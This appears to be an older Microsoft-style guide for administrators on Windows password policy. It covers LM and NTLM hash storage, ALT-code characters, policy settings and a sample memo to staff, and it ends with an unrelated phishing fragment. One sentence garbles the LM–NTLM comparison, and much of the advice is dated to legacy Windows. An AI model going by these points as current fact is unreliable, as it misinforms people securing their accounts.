Introduction
Although many alternatives for user authentication are available today, most users log on to their computer and remote computers using a combination of their user name and a password typed at their keyboard. There are products that use more secure technologies such as biometrics, smart cards, and one-time passwords available for all popular operating systems; but the reality is that many organizations still rely on passwords and they will continue to do so for years to come. Users often have many different computer accounts at work, for their cell phone, at their bank, with insurance companies, and so on. To make it easier to remember their passwords, users often use the same or similar passwords on each system; and given a choice, most users will select a very simple and easy-to-remember password such as their birthday, their mother's maiden name, or the name of a relative. Short and simple passwords are relatively easy for attackers to determine. Some common methods that attackers use for discovering a victim's password include:
- Guessing-The attacker attempts to log on using the user's account by repeatedly guessing likely words and phrases such as their children's names, their city of birth, and local sports teams.

- Online Dictionary Attack-The attacker uses an automated program that includes a text file of words. The program repeatedly attempts to log on to the target system using a different word from the text file on each try.
- Offline Dictionary Attack-Similar to the online dictionary attack, the attacker gets a copy of the file where the hashed or encrypted copy of user accounts and passwords are stored and uses an automated program to determine what the password is for each account. This type of attack can be completed very quickly once the attacker has managed to get a copy of the password file.
- Offline Brute Force Attack-This is a variation of the dictionary attacks, but it is designed to determine passwords that may not be included in the text file used in those attacks. Although a brute force attack can be attempted online, due to network bandwidth and latency they are usually undertaken offline using a copy of the target system's password file. In a brute force attack the attacker uses an automated program that generates hashes or encrypted values for all possible passwords and compares them to the values in the password file.
Each of these attack methods can be slowed down significantly or even defeated through the use of strong passwords. Therefore, whenever possible, computer users should use strong passwords for all of their computer accounts. Computers running versions of Windows based on Microsoft Windows NT, including Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003, support strong passwords. In Windows, a strong password is a password that includes characters from at least three of the five groups in the following Character Classes table.
Character Classes Group
| Example
|
|---|
Lowercase letters
| a, b, c, ...
|
Uppercase letters
| A, B, C, ...
|
Numerals
| 0, 1, 2, 3, 4, 5, 6, 7, 8, 9
|
Non-alphanumeric (symbols)
| ( ) ` ~ ! @ # $ % ^ & * - + = | \ { } [ ] : ; " ' < > , . ? /
|
Unicode characters
| €, Γ, ƒ, and λ
|
Note: Space characters do not fall under any of these five groups and do not count towards the password complexity requirements.
The passwords of particularly sensitive accounts such as those used by administrators or senior executives or for running critical network services should be composed from four or even all five of these groups. On the other hand, passwords that must be used by human beings must be easily remembered; the loss of an executive or critical administrator account password could be devastating. This document describes how passwords are stored in the Windows family of operating systems and gives guidance to Administrators on how to maximize the security of their passwords.
These contradictory requirements can be overcome by thinking about pass phrases rather than passwords. Every version of Windows that supports strong passwords supports the use of spaces and punctuation symbols in account passwords. For example, "I re@lly want to buy 11 Dogs!" is a valid pass phrase. With more than twenty characters it is a very long pass phrase, and it includes characters from 4 of the 5 possible groups. It is also easy to remember! Most password cracking tools assume the password will never exceed 14 characters, which is the limit that DOS network boot disks, Microsoft Remote Installation Services (RIS) Pre eXecutable Environment (PXE) boot disks, and older LAN Manager clients (Win9x) must utilize. Even without complexity, a very long password (>14 characters, up to 128 characters) can be the best possible protection against having an especially sensitive password broken.
Note: Do not use the example passwords within this document. Although the password discussed above, "I re@lly want to buy 11 Dogs!", is very long and complex, attackers may add it and other sample passwords in this document to their attack tools.
If administrators have legacy systems, RIS, or similar requirements to adhere to, or if they simply dislike dealing with an especially lengthy password, using a shorter password with complex characters offers good protection. However, keep in mind the longer the password the more difficult it is to break. And adding both complexity
and length makes it the most difficult of all to break. Establishing password policies for your organization will help to protect your users from attackers who try to impersonate them, thereby protecting your organization from the loss, exposure, or corruption of sensitive information.
This document explains how passwords are stored in the Windows family of operating systems, gives guidance to administrators on how to maximize the security of their passwords, and explains to users how to create new passwords that meet the complexity requirements and are still easy to remember.
The document includes information and guidance on the following topics:
- Additional details about password cracking.
- How Windows stores passwords including information about LAN Manager (LM) hashes and NTLM hashes.
- Description of Unicode characters and using Unicode characters by entering ALT key combinations.
- Requirements for legacy systems such as Windows 98.
- Establishing a password policy for your organization.
- Communicating password complexity to end users, which includes text that is ready for you to customize and forward to the people who work in your organization.
- Resources for additional information including links to Web sites with related information that may help you to establish strong password policies in your organization.
Before You Begin
Before proceeding with the discussion of password policy creation it is important that you have a solid understanding of how password hashes are created and stored by the Windows operating system family. It will also be helpful for you to fully understand other concepts related to password complexity such as entropy, Unicode characters, and ALT characters.
Password Storage in Windows
By default, Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003 never store user passwords in plaintext. Instead, passwords are stored using two different password representations, commonly called "hashes." The first, the LAN Manager (LM) hash, is much less secure than the second, the NTLM hash. The reason for storing both representations is for backward compatibility with older applications and operating systems such as Windows 98.
The LAN Manager (LM) Hash
The LM hash is technically speaking not a hash at all. It is computed as follows:
- Convert all lowercase characters in the password to uppercase
- Pad the password with NULL characters until it is exactly 14 characters long
- Split the password into two 7 character chunks
- Use each chunk separately as a DES key to encrypt a specific string
- Concatenate the two cipher texts into a 128-bit string and store the result
As a result of the algorithm used to generate the LM hash, the hash is very easy to break. First, even a password longer than 8 characters can be attacked in two discrete chunks. Second, the entire lowercase character set can be ignored. This means that most password cracking tools will start by cracking the LM hashes and then simply vary the alpha characters in the cracked password to generate the case-sensitive passwords. Note that in order to log on to a computer running Windows 2000, whether remotely or locally, you will need to use the case-preserved password.
The NTLM Hash
The NTLM hash is also known as the Unicode hash because it supports the full Unicode character set. The NTLM hash is calculated by taking the plain text password and generating a Message Digest 4 (MD4) hash of it. The MD4 hash is what is actually stored in either the Active Directory database or the local Security Accounts Manager (SAM) database. The NTLM hash is much more resistant to brute force attacks than the LM hash. Brute forcing an NTLM hash takes several orders of magnitude longer than brute forcing the NTLM hash of the same password.
Entropy
Entropy is a measure of disorder in a system. The level of entropy in a password is determined by how random it is in terms of the range and order of characters in it. When selecting a password that is resistant to cracking, it is important that you carefully pick your entropy and where it appears in the password. Most brute force password cracking tools start out by search for alphanumeric characters and symbols present on most keyboards such as ` ~ ! @ # $ % ^ & * ( ) _ - + = (sometimes called the "upper row symbols" because they appear on the top row of most U.S. keyboards). With that knowledge you can make a password more resistant to cracking by using different symbols such as these: [ ] { } < >. You increase their resistance to cracking even further by using ALT key combinations. Note that due to the way LM hashes are created, putting a symbol as the only entropy in the eighth position of an eight character password only has a small impact on password complexity. For maximum entropy and complexity, non-alphanumeric characters need to be present throughout the password.
Using Unicode Characters in ALT Key Combinations
Most users should have no problem finding pass phrases that they can easily remember, but for particularly sensitive accounts such as those with domain administrator privileges it is highly recommended that Unicode characters are included in the passwords using ALT key combinations. These are characters that do not appear on standard U.S. keyboards. You enter them by holding down the ALT key (or the FN and the ALT key on most laptop computers) and typing a three- or four-digit number on the numeric keypad (the numeric overlay keypad on a laptop computer).
The use of these types of characters greatly strengthens passwords in two ways: First, password cracking tools are often unable to test the vast majority of these types of characters. Second, the use of these characters greatly increases the range of characters that may appear in your password, which strengthens the potential complexity of the password by many orders of magnitude. When using ALT key combinations it is very important that you remember the leading zero, if present, because leaving the zero off results in a different character. For example, ALT+128 is Ç, while ALT+0128 is €. The rest of this section focuses on four digit codes, which access the entire Unicode character set, and ignore the three digit codes, which only access the extended ASCII character set.
The following table lists the numerical values that can be used as ALT key combinations. Recommended values are between 0128 and 1024. Each cell in the table below shows either a single value or a range of values. For example, the first cell shows "0128-0159." This means that you could use any value between 0128 and 0159, such as ALT+0135, which corresponds to the Unicode character "‡".
Recommended ALT Code to Use for ALT Key Combinations 0128-0159
| 0306-0307
| 0312
| 0319-0320
|
0329-0331
| 0383
| 0385-0406
| 0408-0409
|
0411-0414
| 0418-0424
| 0426
| 0428-0429
|
0433-0437
| 0439-0447
| 0449-0450
| 0452-0460
|
0477
| 0480-0483
| 0494-0495
| 0497-0608
|
0610-0631
| 0633-0696
| 0699
| 0701-0707
|
0709
| 0711
| 0716
| 0718-0729
|
0731
| 0733-0767
| 0773-0775
| 0777
|
0779-0781
| 0783-0806
| 0808-0816
| 0819-0893
|
0895-0912
| 0914
| 0918-0919
| 0921-0927
|
0929-0930
| 0933
| 0935-0936
| 0938-0944
|
0947
| 0950-0955
| 0957-0959
| 0961-0962
|
0965
| 0967-1024
|
|
|
Not all Unicode characters increase password complexity because they are automatically converted to ASCII characters, resulting in a weakened password instead. The following table shows character codes that should
not be used in a password and the ASCII character to which they are converted.
ALT Code Not to Use for ALT Key Combinations ALT Code
| Unicode Character
| Resulting Character
|
|---|
0175
| ¯
| _
|
0190
| ¾
| _
|
0222
| Þ
| _
|
0254
| þ
| _
|
0101
| e
| E
|
0200
| È
| E
|
0202
| Ê
| E
|
0203
| Ë
| E
|
0232
| è
| E
|
0234
| ê
| E
|
0235
| ë
| E
|
0100
| d
| D
|
0208
| Ð
| D
|
0240
| ð
| D
|
0117
| u
| U
|
0217
| Ù
| U
|
0218
| Ú
| U
|
0219
| Û
| U
|
0249
| ù
| U
|
0250
| ú
| U
|
0251
| û
| U
|
0192
| À
| A
|
0193
| Á
| A
|
0194
| Â
| A
|
0195
| Ã
| A
|
0224
| à
| A
|
0225
| á
| A
|
0226
| â
| A
|
0227
| ã
| A
|
0065
| A
| A
|
0114
| r
| R
|
0174
| ®
| R
|
0121
| y
| Y
|
0221
| Ý
| Y
|
0253
| ý
| Y
|
0255
| ÿ
| Y
|
0120
| x
| X
|
0215
| ×
| X
|
0111
| o
| O
|
0210
| Ò
| O
|
0211
| Ó
| O
|
0212
| Ô
| O
|
0213
| Õ
| O
|
0216
| Ø
| O
|
0242
| ò
| O
|
0243
| ó
| O
|
0244
| ô
| O
|
0245
| õ
| O
|
0248
| ø
| O
|
0105
| i
| I
|
0204
| Ì
| I
|
0205
| Í
| I
|
0206
| Î
| I
|
0207
| Ï
| I
|
0236
| ì
| I
|
0237
| í
| I
|
0238
| î
| I
|
0239
| ï
| I
|
0169
| ©
| C
|
0099
| c
| C
|
Password Age and Reuse
Users should also change their passwords frequently. Even though long and strong passwords are much more difficult to break than short and simple ones, they can still be cracked. An attacker who has enough time and computing power at his disposal can eventually break any password. In general, passwords should be changed within 42 days, and old passwords should never be reused.
Developing a Password Policy for Your Organization
This section provides the following step-by-step instructions for enhancing security by creating and communicating a password policy for your organization.
- Identifying what computer operating systems are present on your organization's network
- Understanding what the limitations are for those operating systems
- Defining what the technical requirements for passwords will be on your organization's network.
- Determining how much formality is appropriate regarding the documentation and communication of the password policy for your organization
- Documenting the password policy in writing
- Communicating the password policy to the users before implementing it on your systems
- Implementing the password policy on your organization's computer systems
- Reminding users on an ongoing basis about importance of observing the password policy and other corporate security policies
Identifying Existing Operating Systems
In order to specify password policies that will not cause problems for any users logging on to computers in your organization you need to know what operating systems they are using. It is possible that you already know exactly what operating systems are in use on your network. If you don't then you need to find out. You do not need to know how many of each, you do not need to create a precise inventory of all the systems on your network at this time. To be able to design a suitable password policy you only need to know if there are any legacy systems present. Computers running Windows 95, Windows 98, or Windows Millennium Edition are the legacy operating systems that you are most likely to encounter on your network.
- To identify what computer operating systems are in use on your organization's network
You can ask your users to check which version they are running for you, or you can walk up to each computer and check yourself. Regardless of who does the checking, this is the process:
- Click Start, and then click Run.
- In Open, type winver.exe, and then click OK. The version number is displayed in the About Windows dialog box.
Understanding the Limitations of Some Operating Systems
As explained earlier, computers running Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003 all support long and strong passwords. Computers running Windows 95, Windows 98, and Windows Millennium Edition do not. If any of the computers on your network are running any of these versions of Windows, then your password policy will have to accommodate these computers.
For organization that include computers running Windows 95, Windows 98, or Windows Millennium Edition, then the user passwords cannot be longer than 14 characters and cannot include characters generated through ALT key combinations.
If all computers in your organization are running Windows NT 4.0, Windows 2000, Windows XP, or Windows Server 2003, then user passwords can be up to 128 characters long and those passwords can include characters generated through ALT key combinations.
Defining Technical Requirements for Passwords
For computers running Windows 2000, Windows XP, and Windows Server 2003, you can enforce up to five settings related to password characteristics.
In this step, we provide you with the setting definitions and our recommendation for these settings. You will decide what values your organization will enforce.
Technical Requirements for Passwords Setting
| Description
| Recommendation
|
|---|
Enforce password history
| Determines the number of unique new passwords a user must use before an old password can be reused. It can be set between 0 and 24; if set to 0, then enforce password history is disabled.
| For most organizations, set to 24 passwords remembered.
|
Maximum password age
| Determines how many days a password can be used before the user is required to change it. It can be set between 0 and 999; if set to 0, then passwords never expire. Setting this too low may cause a great deal of frustration for your users, setting it too high or disabling it will give potential attackers more time to try to break users' passwords.
| For most organizations, set to 42 days.
|
Minimum password age
| Determines how many days a user must keep their new password before they can change it. This setting is designed to work with the Enforce password history setting so that users cannot quickly reset their password 24 times and then change their password back to the old password. It can be set between 0 and 999; if set to 0, then users will be able to immediately change their password right after changing it.
| For most organizations, set to 2 days.
|
Minimum password length
| Determines how short passwords can be. Although computers running Windows 2000, Windows XP, and Windows Server 2003 support passwords up to 128 characters, this setting can only be set between 0 and 14 characters. If it is set to 0, then users are allowed to have blank passwords; this value should never be used.
| Set to 8 characters.
|
Passwords must meet complexity requirements
| Determines whether or not password complexity is enforced.
When this setting is enabled user passwords will have the following requirements:
- The password is at least six characters long.
- The password contains characters from three of the following five categories: English uppercase characters (A - Z); English lowercase characters (a - z); base 10 digits (0 - 9); non - alphanumeric (For example: !, $, #, or %); Unicode characters.
- The password does not contain three or more characters from the user's account name. If the account name is less than three characters long then this check is not performed because the rate at which passwords would be rejected would be too high. When checking against the user's full name several characters are treated as delimiters that separate the name into individual tokens: commas, periods, dashes/hyphens, underscores, spaces, pound-signs and tabs. For each token that is three or more characters long, that token is searched for in the password, and if it is present, the password change is rejected. For example, the name "Erin M. Hagens" would be split into three tokens: "Erin," "M," and "Hagens." Since the second token is only one character long it would be ignored. Therefore, this user could not have a password that included either "erin" or "hagens" as a substring anywhere in the password. All of these checks are case insensitive.
| Enable this setting.
|
Documenting Your Organization's Password Policy
Next, you need to decide how formal you want to be when documenting your organization's password policy.
At a minimum, write down the settings that will be enforced on the computers in your organization's network.
Some organizations may want to record the policy in a formal policy statement. If you feel that this level of formality is suitable for your organization, you may want to take a look at the links to sample policies that appear in "Related Information" later in this document.
Some organizations may have regulatory requirements for documenting these sorts of corporate policies. If you believe that your organization has regulatory requirements, you ought to have the policy reviewed by your organization's legal counsel before implementing it and communicating it to your users.
Communicating the Password Policy to Users
Any important policy change needs to be clearly communicated to the people who work at your organization. When changing or implementing password policies, it is extremely important that you clearly explain to the people impacted what you are doing and why.
Sample Password Policy for Your Use
The following text is designed for you to copy and distribute to the people you work with. Although it is ready for use as is, you may want to change specific terms to better match your own needs and specific password policy requirements.
You will notice that this sample text does not discuss or recommend the use of ALT key combinations; this is because their use may be too demanding for many users. ALT key combination use is recommended for technically savvy users who have powerful or sensitive accounts, such as administrators.
To organization members:
Weak and blank passwords are one of the easiest ways for attackers to break into your computer and our organization's network. Passwords that are used for years at a time, or passwords that are reused frequently, are also much more likely to be discovered by an attacker.
To increase the protection of your account on the network, you are required to use strong passwords when accessing corporate computer systems. You will be required to change your password periodically, and you will be required to use passwords that do not match your previous passwords.
A strong password is a password that is at least eight characters long and uses characters from three of the five following groups:
- Lowercase letters
- Uppercase letters
- Numbers (for instance, 1, 2, 3)
- Symbols (for instance, @, =, -, and so on)
- Unicode characters
Your passwords will also not be able to contain three or more consecutive letters from your user account name. You will be required to change your password every 42 days, and you will not be able to reuse passwords.
When you change your password, your new password will automatically be checked for complexity and it will be compared to your previous passwords. This may sound like a frustrating situation and you may be tempted to write down your password and paste it to your desk, computer monitor, or some other easily accessed location. However, the moment you do that you are exposing your computer and our entire organization to tremendous risk as anyone could walk up to your computer and log on to the network using your credentials. Therefore, never write down your passwords. Instead, create passwords that are easy to remember.
Below you'll find some more background information about password security as well as specific advice on how to create strong passwords that are easy to remember.
Using Pass Phrases
Perhaps it might be easier to think in terms "pass phrases" rather than "passwords." If your computer is running Windows NT 4.0 or earlier, Windows 2000, Windows XP, and Windows Server 2003, passwords up to fifteen or more characters are supported, including spaces. Therefore, "You can try to break this until the cows come home!" is a perfectly valid pass phrase that will be extremely difficult for an attacker to break even using the best password cracking tool around. If your computer is running one of the operating systems mentioned above, try to use a very long pass phrase that includes a mix of uppercase letters, lowercase letters, numbers, and symbols.
Note that you should not actually use the example passwords within this document, although the password discussed above, "You can try to break this until the cows come home " is very long attackers may add it and other sample passwords in this document to their attack tools. These are examples, you should always create your own unique passwords.
More Password Tips
The following information provides tips and do's and don'ts for creating and remembering passwords and password phrases.
- Use more than one word
Instead of only using the name of someone you know, such as "Allison", choose something about that person no one else knows about, for instance, "AllisonsBear" or "AlliesBear".
- Use symbols instead of characters
Many people tend to put the required symbols and numbers at the end of a word they know, for instance, "Allison1234". Unfortunately, this is relatively easy to break. The word "Allison" is in a lot of dictionaries that include common names; once the name is discovered, the attacker has only four more relatively easy characters to guess. Instead, replace one or more of the letters within the word with symbols that you'll easily recall. Many people have their own creative interpretations of what letter some symbols and numbers resemble. For example, try substituting "@" for "A", "!" for "l", a zero (0) for an "O", a "$" for an "S", and a "3" for an "E". With substitutions such as these, "@llis0nbe@r", "A!!isonB3ar", and "A//i$onBear" are all recognizable to you, but they would be extremely difficult to guess or break. Look at the symbols on your keyboard and think of the first character that comes to mind-it might not be what someone else would think of, but you will remember it. Use some of those symbols as substitutions for your passwords from now on.
- Choose events or people that are on your mind
To remember a strong password that will have to change in several months, try selecting an upcoming personal or public event. Use this as an opportunity to remind yourself about something pleasant that is going on in your life, or a person whom you admire or love. You won't be likely to forget the password if it is funny or endearing. Make it unique to you. Be sure to make it a phrase of two or more words, and continue to slip in your symbols. For example: "J0hn$Gr@du@tion".
- Use phonetics in the words
In general, password dictionaries used by attackers search for words embedded inside your password. As mentioned before, don't hesitate to use the words, but make sure you liberally sprinkle those words with embedded symbols. Another way to trump the attacker is to avoid spelling the words properly, or use funny phonetics that you can remember. For instance, "Run for the hills" could become "R0n4dHiLLs!" or "R0n 4 d Hills!" If your manager's name happens to be Ron, you might even get a chuckle each morning typing this in. If you are a lousy speller, you are ahead of the game already.
- Don't be afraid to make the password long
If you remember it better as a full phrase, go ahead and type it in. Longer passwords are much harder to break. And even though it is long, if it is easy for you to remember, you will probably have a lot less trouble getting into your system, even if you aren't the best typist in the world.
- Use first letters of a phrase
To create an easy-to-remember and strong password, begin with a properly capitalized and punctuated sentence that is easy for you to remember. For example: "My daughter Kay goes to the International School." Next, take the first letter of each word in your sentence, preserving the capitalization used in the sentence. In the example above "MdKgttIS" would be the result. Finally substitute some non-alphanumeric characters for some of the letters in the password. You might use an "@" to replace an "a" or use an "!" to replace an "L". After one such substitution the example password above would be "MdKgtt!S"-a very difficult password to break, yet a password that is easy for you to remember, as long as you can recall the sentence on which the password is based.
Do's:
- Combine letters, symbols, and numbers that are easy for you to remember and hard for someone else to guess.
- Create pronounceable passwords (even if they are not words) that are easier to remember, reducing the temptation to write down your password.
- Try out using the initial letters of a phrase you love, especially if a number or special character is included.
- Take two familiar things, and then wrap them around a number or special character. Alternatively, change the spelling to include a special character. In this manner, you get one unfamiliar thing (which makes a good password because it is easy for you and you alone to remember, but hard for anyone else to discover). Here are a few examples:
"Phone + 4 + you" = "Phone4you" or "Fone4y0u"
"cat + * + Mouse" = "cat*Mouse" or "cat*Mou$e"
"attack + 3 + book" = "attack3booK" or "@tack3booK"
Don'ts:
- Don't use personal information such as derivatives of your user ID, names of family members, maiden names, cars, license tags, telephone numbers, pets, birthdays, social security numbers, addresses, or hobbies.
- Don't use any word in any language spelled forward or backward.
- Don't tie passwords to the month, for example, don't use "Mayday" in May.
- Don't create new passwords that are substantially similar to ones you've previously used.
Implementing the Password Policy in Your Organization
Now that you have specified, documented, and communicated the new password policy, it is time to implement the password policies on your network. For information about enforcing password usage, see "Enforcing Strong Password Usage Throughout Your Organization" in the Security Guidance Kit.


 Join on Facebook


 In the field of computer security, phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an